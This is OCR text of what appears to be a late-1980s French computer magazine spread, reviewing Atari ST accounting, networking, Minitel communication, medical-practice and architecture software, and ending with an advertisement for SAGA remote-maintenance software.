
Si le Memsoft a découragé beaucoup de développeurs, c'est parce que sa puissance exige un investissement en temps important. Hyperstructuré, c'est un excellent langage. Par ailleurs, il a imposé à ses concepteurs des normes de programmation qui se retrouvent sur l'ensemble des produits. Ces normes facilitent la prise en main lors du passage d'un produit à l'autre. C'est l'une des raisons qui rendent séduisante cette solution de gestion vendue 5 970 F ht (1 990 F chaque module) et qui fonctionne aussi bien sur 1040 ST que sur Mega ST2 et ST4. Le Memsoft est un outil de spécialiste.

LES MODULES MEMSOFT : UNE REMARQUABLE HOMOGÉNÉITÉ

Passés au moule, mais gardant chacun leur personnalité, les produits de cet ensemble se complètent assez bien. Conçus de façon professionnelle, ils intègrent les astuces et facilités qui rendent un produit agréable, avec des options de sauvegarde automatique, des modes d'emploi intégrés et circonstanciés, des démonstrations automatiques, etc. La gestion des commandes est couplée à celle des stocks, ainsi qu'à une gestion des règlements. Elle autorise la facturation immédiate des bons de commande.

L'utilisateur peut consulter à tout moment les coûts d'achat et de vente sur le mois en cours, le mois précédent et l'année. L'essentiel des choix est paramétré. Des tableaux statistiques donnent de multiples indications à l'intention du gestionnaire. Les seuils critiques du stock sont pris en compte. Les factures, quant à elles, sont liées si on le désire à un code vendeur ou représentant. Dans ce cas, les chiffres d'affaires par vendeur sont disponibles. Il existe par ailleurs un module « liaison » vendu 990 F, qui rapproche la facturation de la comptabilité en créant un fichier mouvements.

La paie offre de nombreux paramétrages. Chaque fiche peut comporter 250 rubriques, et la paie gère 90 catégories de salariés. Elle génère les états de charges sociales, mais ne peut être liée à la comptabilité. Cette dernière est multisociété, autorise 32 000 écritures annuelles (par société) et 999 journaux. Elle permet le calcul des soldes des masses comptables, avec sélection des comptes et édition instantanée des



Claudette Bellard

balances, livres et journaux comptables. Autre point important, les manuels sont particulièrement clairs avec, comme il est de tradition chez Memsoft, de nombreux extraits d'écrans. Ces produits ne devraient décevoir personne.

COMPTA ST3 DU JAGUAR : RAPIDE ET SIMPLE

Les utilisateurs qui désirent une comptabilité simple mais efficace peuvent se tourner vers la comptabilité du Jaguar. Bien que son mode d'emploi soit légèrement incomplet et uniquement présenté sous forme de fichiers, le produit possède des avantages certains au niveau de la simplicité d'emploi et des astuces pour accélérer le traitement de la saisie. Le système de brouillard modifiable choisi par les concepteurs est intéressant, de même que l'appel d'un compte par son libellé, le plan comptable fourni avec le logiciel, etc. En revanche, le logiciel est relativement fermé sur lui-même. Il présuppose une imprimante compatible Epson et rien d'autre. Il ne prévoit ni analyse de ratios ni exportations des données vers un tableur. La Compta Jaguar brille néanmoins par sa simplicité d'utilisation, qui fait pardonner le reste, tant que l'acquéreur demeure une petite société.

Citons aussi Progicompta de Progecia (2 065 F ht), qui offre brouillards, contreparties automatiques sur demande en journaux de trésorerie, journaux à centralisation et lettrage. Les comptabilités analytique et budgétaire, bilan, comptes de résultats et imprimés fiscaux sont en option, ainsi qu'un programme de paie.

JACQUES DE SCHRIVER

COMPTA MEMSOFT

Fonctions : comptabilité générale, facturation/stock, paie
Éditeur et distributeur : Memsoft
Prix : 1 990 F ht chaque module. Solution gestion Atari/Memsoft avec Mega ST2, disque dur 20 Mo et services complémentaires : 19 950 F ht
Service-lecteurs, référence n° 96

COMPTA ST3

Editeur : Logiciels du Jaguar
Distributeur : 16/32
Prix : de 940 F ht à 1 990 F ht
Service-lecteurs, référence n° 97

PROGICOMPTA

Éditeur : Progecia
Distributeur : Progecia
Prix : 2 065 F ht
Service-lecteurs, référence n° 98

RESEAUX

LE ST N'EST PLUS SOLITAIRE

Le ST demeure avant tout une machine monoposte. Ce qui n'exclut pas la communication par modem ou Minitel, avec une offre de logiciels aujourd'hui très performante. Quant aux réseaux, ils ne sont qu'en phase de démarrage.

En un an, les outils de communication ont largement évolué sur le ST. Si l'émulation de terminaux a été immédiatement disponible et attrayante (VT52, VT100, etc.), les réseaux à base de machines ST ont mis plus longtemps à apparaître. Il existe désormais trois systèmes opérationnels, A-Net, OS/9 et Idris.

A-Net se branche sur la prise Midi pour le partage de plusieurs périphériques. Son avantage majeur est de tourner sous Gem. En revanche, seul le logiciel de gestion de cabinet médical Médi-ST en exploite les possibilités. Le distributeur d'A-Net, Multipoint, propose pourtant ses routines à tous les développeurs. Sur tous les autres logiciels, il est indispensable que chacun travaille sur des fichiers distincts. A-Net utilise un poste maître (au minimum un 1040) relié à ses esclaves par de la fibre optique. La distante maximale entre les noeuds est de 40 m, et la vitesse de transfert de 31 250 bauds, ce qui est assez lent. Sur le disque dur, seule la partition D, dont la taille maximale est de 16 Mo, est partageable. L'impossibilité de verrouiller des fichiers et la lenteur des transmissions dédient ce réseau à des utilisations légères, pour des collaborateurs travaillant ensemble en toute confiance.

A l'opposé, les autres produits sont des systèmes d'exploitation alternatifs n'usant pas de l'environnement Gem. OS/9 et Idris sont des *Operating System* apparentés Unix, multitâches et multi-utilisateurs. Aux Etats-Unis, Idris compte déjà des logiciels tels le traitement de texte Lex (multilangue) et de PAO (Crystal Document Manager). Idris est distribué en France par Cosmic. OS/9 dispose d'un catalogue d'appli-

Claudette Belliard

cations très riche ; il est distribué par Microdata.


Hors ces réseaux, les logiciels de communication traditionnels se développent. Pour le vidéotexte qui reste l'apanage de la France, Emulcom a désormais un concurrent de taille : Impératel distribué par Imaco. En effet, l'émulation Minitel n'est qu'accessoire, car ce logiciel est avant tout un serveur/composeur monovoie dont la version grand public avoisine seulement les 2 500 F. Impératel est d'une puissance et d'une facilité rares pour créer un serveur : gestion des arborescences avec macrocommandes, possibilité de modifier le serveur à distance, récupération d'images Degas et Néochrome, outils de téléchargement.

Une version multivoie sera bientôt disponible ainsi que des applications de gestion de stocks et de commandes. En revanche, l'émulation Minitel (vidéotex et ASCII) souffre du même défaut qu'Emulcom : la trop grande réduction de l'écran Minitel sur celui du ST qui nuit à la lisibilité en haute résolution. De son côté, Emulcom devrait connaître une nouvelle version développant les possibilités de programmation. Aux extrémités du genre, on trouve un autre serveur monovoie, Cervin, d'Informatique & Nature, pour seulement 1 000 F et Servojet, de H&H Communication qui, dans sa version 64 voies, est proposé pour environ 42 000 F ht.

Les logiciels dédiés à l'émulation de terminaux ou de serveurs évoluent aussi à grande vitesse, mais ils sont surtout le fait des Anglo-Saxons, car il n'existe en France qu'un serveur ASCII : Calvacom. Le domaine public est riche en logiciels de communication. On retiendra Bmodem pour sa simplicité et son ouverture et Uniterm pour l'implémentation directe du protocole Kermit et ses possibilités de programmation.

Pour les logiciels du commerce, Flash, dont la version 1.52 améliore le développement de procédures, reste le plus performant. En revanche, un nouveau venu aux Etats-Unis devrait s'imposer comme le plus puissant. En effet, STtalk offre des possibilités exactement comparables à celles de Mactell 3, le meilleur de la catégorie sur Macintosh. En attendant son arrivée en France, Habacom (Haba) et K-Comm (Kuma Software) restent des produits simples et performants.

ÉRIC SEBAG



SUR LE TERRAIN

ENTRE CADUCÉE ET STÉTHOSCOPE

L'ordinateur entre chez les médecins. A l'aise sur le bureau d'un débutant, le ST dispose d'un très bon programme de gestion de cabinet médical, Eudimed, un produit complètement rodé.

Les médecins emploient à longueur de journée deux accessoires indispensables : le stéthoscope et le stylo. Le premier est irremplaçable. Le second ne l'est pas, d'autant qu'il ne sert pas uniquement à remplir des ordonnances, mais également à mettre à jour en permanence le fichier des patients, pour suivre chaque malade avec le maximum d'efficacité. L'ordinateur semble tout à fait adapté pour remplir cette fonction. Mais beaucoup de praticiens demeurent réticents, pour des raisons de principe, à cause du coût de l'investissement mais aussi par appréhension de la machine. L'Atari balaie en partie les deux dernières objections. Medi ST a été l'un des premiers logiciels verticaux apparus sur le ST.


Le docteur Richard Bermond, associé avec le docteur François Larue, a acheté Medi ST à la fin de l'année 1986. Installé en 1971, c'est un médecin d'expérience qui a largement usé du stylo et des petites fiches cartonnées. Aujourd'hui, le 1040 trouve tout naturellement sa place sur un coin de son bureau. « J'étais intéressé par l'informatique, mais je trouvais les prix excessifs. Je suivais l'évolution du marché et, quand Medi ST est apparu, nous l'avons rapidement acheté, mon associé et moi. En nous posant pourtant quelques questions sur la pérennité de la marque Atari. Aujourd'hui, je suis rassuré. » Le cabinet est équipé de deux 1040, avec disque dur et imprimante, et d'un 520 pour le secrétariat. Chaque médecin travaille de façon indépendante, sur son propre fichier. En cas de remplacement de l'un par l'autre, pendant des vacances, le dossier du patient est récupéré sur disquette.

Eudimed utilise à fond la souris et le multifenêtrage. Lors de l'appel du dossier d'un malade, les fenêtres s'ouvrent automatiquement sur une disposition présélectionnée. Par défaut, les deux fenêtres « antécédents » et « traitement » occupent l'ensemble de l'écran. Le médecin dispose également d'autres fenêtres : « biologie », pour conserver les éléments de surveillance, « certificats », livrée avec les formules des certificats usuels (analyse de sang, arrêt de travail, etc.), « aide-mémoire », un classeur pour noter, enregistrer des lettres types, etc. et « annuaire téléphonique », disponible à tout moment.

Au début de la consultation, le médecin appelle le dossier comme il cherchait auparavant la fiche cartonnée dans son tiroir. En cas de poursuite d'un traitement habituel, la nouvelle ordonnance est rédigée en quelques secondes, par une simple copie qui se passe de l'intermédiaire d'un presse-papiers. Medi ST comporte également un aide-mémoire sur les médicaments qui réduit le nombre d'appels au Vidal.

« L'ordinateur me fait gagner du temps, remarque le docteur Bermond. Je peux ainsi rédiger de façon plus complète les dossiers. L'ensemble des touches étant programmables avec Alternate et avec Control, j'ai pu rédiger des formules toutes faites qui m'aident à n'utiliser le clavier qu'au strict minimum. »

A l'usage, Medi ST se révèle bien



Michel Barret

Le docteur Bermond, l'un des premiers utilisateurs de Medi ST.

conçu et adapté aux tâches quotidiennes des médecins. Il est également très rapide dans ses recherches, par le chargement d'index en mémoire vive lors du lancement. Si un renseignement est demandé par téléphone pendant une consultation, la recherche du dossier ne demande que quelques secondes. Un autre aspect positif est l'impression des ordonnances et des actes de façon enfin lisible par tous !

Quant aux patients, ils ont dans l'ensemble très bien accepté l'irruption du moniteur à côté des accessoires habituels. « La clientèle a mieux réagi que je ne le pensais, remarque le docteur Bermond. Grâce à la souris, je n'ai que très peu recours au clavier. Et je profite du moment où le patient se rhabille pour compléter sa fiche. Dans un deuxième temps, mon assistante saisit tous les commentaires sur son 520 et me remet la disquette. Je me suis posé quelques questions concernant la confidentialité des informations. Les fichiers sont protégés par un mot de passe au moins aussi efficace que la clé qui ferme un tiroir de bureau. Je sauvegarde très régulièrement le contenu du disque dur, mais je n'ai eu pour l'instant aucun ennui, si l'on excepte l'apparition de temps à autre de bombes qui m'obligent à réinitialiser l'ensemble. En revanche, l'installation ne s'est pas déroulée sans douleur. » De fait, le distributeur de l'époque, aujourd'hui disparu, se contentait de livrer le produit, sans consacrer quelques heures à l'apprentissage de la machine et du logiciel. Une légèreté qui a fait perdre beaucoup de temps et provoqué de nombreux appels téléphoniques, souvent pour des détails. Aujourd'hui, le docteur Bermond reste en contact avec Biolog, le nouvel éditeur/distributeur et reçoit les améliorations du produit en cours.

HIPPOCRATE LE NOUVEAU VENU

Medi ST possède un module de comptabilité qui se contente d'effectuer les totaux journaliers et mensuels des recettes en ventilant selon le type de l'acte et le mode de paiement. Un véritable logiciel de comptabilité est proposé séparément. Il possède l'avantage d'aller chercher directement les recettes sur Medi ST. Le docteur Bermond lui reproche sa présentation des tableaux à l'impression : les feuilles doivent être collées manuellement bout à bout pour constituer un tableau complet. Et il trouve l'Atari un peu encombrant sur son bureau...

Medi ST existe aujourd'hui dans une version réseau (avec A-Net) pour partager imprimante et disque dur. Un autre logiciel de gestion de cabinet médical a vu le jour il y a peu de temps. Hippocrate reprend le principe d'un fichier patient avec, pour chaque dossier, les fiches des antécédents, observations, prescriptions antérieures, résultats des examens, et dispose également d'un système d'édition simplifiée d'ordonnance. La souris est largement mise à contribution à l'intérieur d'un système de choix multiples paramétré à l'avance en fonction des besoins. Hippocrate dispose par ailleurs de fichiers avec planches d'anatomie, tableaux médicaux avec classement et utilisation.

PATRICE DESMEDT

MEDI-ST


Editeur/distributeur : Biolog Systèmes
Prix : 4 130 F ht (version monoposte), 2 530 F ht par poste (version réseau)
Service-lecteurs référence n° 99

HIPPOCRATE

Editeur/distributeur : NSI diffusion
Prix : 4 208 F ht ; avec module de comptabilité : 5 895 F ht
Formation de deux jours : 1 400 F ht
Assistance téléphonique : 582 F ht
Service-lecteurs référence n° 100

L'ARCHITECTURE SANS CRAYON !

Arkey est à ce jour le seul logiciel de DAO entièrement dédié à l'architecture sur Atari. Un produit bien rodé qui soulage ses utilisateurs d'une partie des tâches ingrates. Pierre Lacour, architecte indépendant, est l'un d'eux.



Claudette Bellard

« Charette ». Les architectes ont souvent ce mot à la bouche, au moment de boucler un projet dans une ambiance fébrile, à coups de nuits blanches et de café noir. Et les « archi » de gratter, gratter. Parfois même au sens propre, la lame de rasoir à la main, pour corriger une erreur sur le calque. La phase de conception terminée, le temps consacré à l'élaboration des plans n'est pas négligeable. Et gare aux modifications ! Pour faciliter ce travail de Romain, l'utilisation de l'informatique est évidente.

Pourtant, l'ordinateur ne s'implante que lentement dans les cabinets d'architectes, bien qu'il existe un choix de produits performants sur plusieurs standards. Raison principale : le coût du matériel. Depuis bientôt deux ans, la solution Atari offre pourtant un ensemble de bon niveau à un prix vraiment accessible.

Le logiciel Arkey, édité par Mecanorma Technologies, est une adaptation pour micro-ordinateur d'Arcos, un produit développé pour un mini Stride. Dès son lancement, en 1986, il profitait de l'expérience de son aîné et n'a cessé de s'améliorer au fil des versions.

Pierre Lacour, diplômé de l'Ecole spéciale d'architecture, travaille en indépendant depuis deux ans. Une commande pour la conception de kiosques à journaux devant utiliser obligatoirement des modules standardisés le pousse à acheter Arkey. « Ce logiciel sait très bien compter, explique-t-il. Il est très utile pour établir un catalogue complet de toutes les pièces nécessaires, très nombreuses dans le cas d'un kiosque, puisque l'on pousse le souci du détail jusqu'à répertorier le nombre de gorges nécessaires pour le présentoir. Mais il est certain que j'ai également ▶

Studio ACOMM Tél. 40 04 15 90

La Télémaintenance

ce n'est pas uniquement de bons transferts de fichiers...

La Télémaintenance c'est un Concept

171

Le concept SAGA est la passerelle entre l'informaticien et l'utilisateur final.

Vous êtes informaticien.


SAGA vous permet de travailler sur votre PC ou sur un PC distant comme s'ils étaient côte à côte sur votre bureau. Vous vous déplacez dans vos répertoires, exécutez vos utilitaires, vos compilations, et grâce à une simple commande vous copiez d'une machine sur l'autre vos fichiers ou programmes.

SAGA utilise des menus déroulants commentés à tous les niveaux par des menus d'aides en français vous garantissant un confort indéniable.

Vous disposez d'un éditeur de programme vous permettant d'automatiser vos procédures. Vous pourrez ainsi par exemple diffuser automatiquement vos nouvelles versions de programmes selon une liste annuaire préalablement établie.

La détection d'appel et la numérotation automatique vous permettront en outre de lancer une exécution sur un PC distant (réindexation d'un fichier par exemple) et de couper la communication. Ce dernier vous rappellera automatiquement une fois son travail terminé. En plus de l'économie de la communication, vous pourrez pendant ce temps passer à un autre traitement.

SAGA vous permet, en plus d'une simple télémaintenance, de créer un véritable tissu cellulaire entre vos PC distants, qui, à des dates et heures données, pourront s'appeler, se concerter, se réorganiser, s'informer mutuellement du lieu d'une information recherchée, le tout sans aucune intervention humaine.



Vous êtes utilisateur final.

Après avoir lancé SAGA, il vous suffira d'appuyer sur deux touches pour donner le contrôle de votre PC à un informaticien distant, et ce, même si vous êtes en plein milieu de l'une de vos applications. Vous pourrez ainsi lui faire constater le type de problème à l'endroit précis où vous l'avez rencontré.

Aucune formation SAGA ni connaissance informatique n'est nécessaire. SAGA est présent mais invisible.

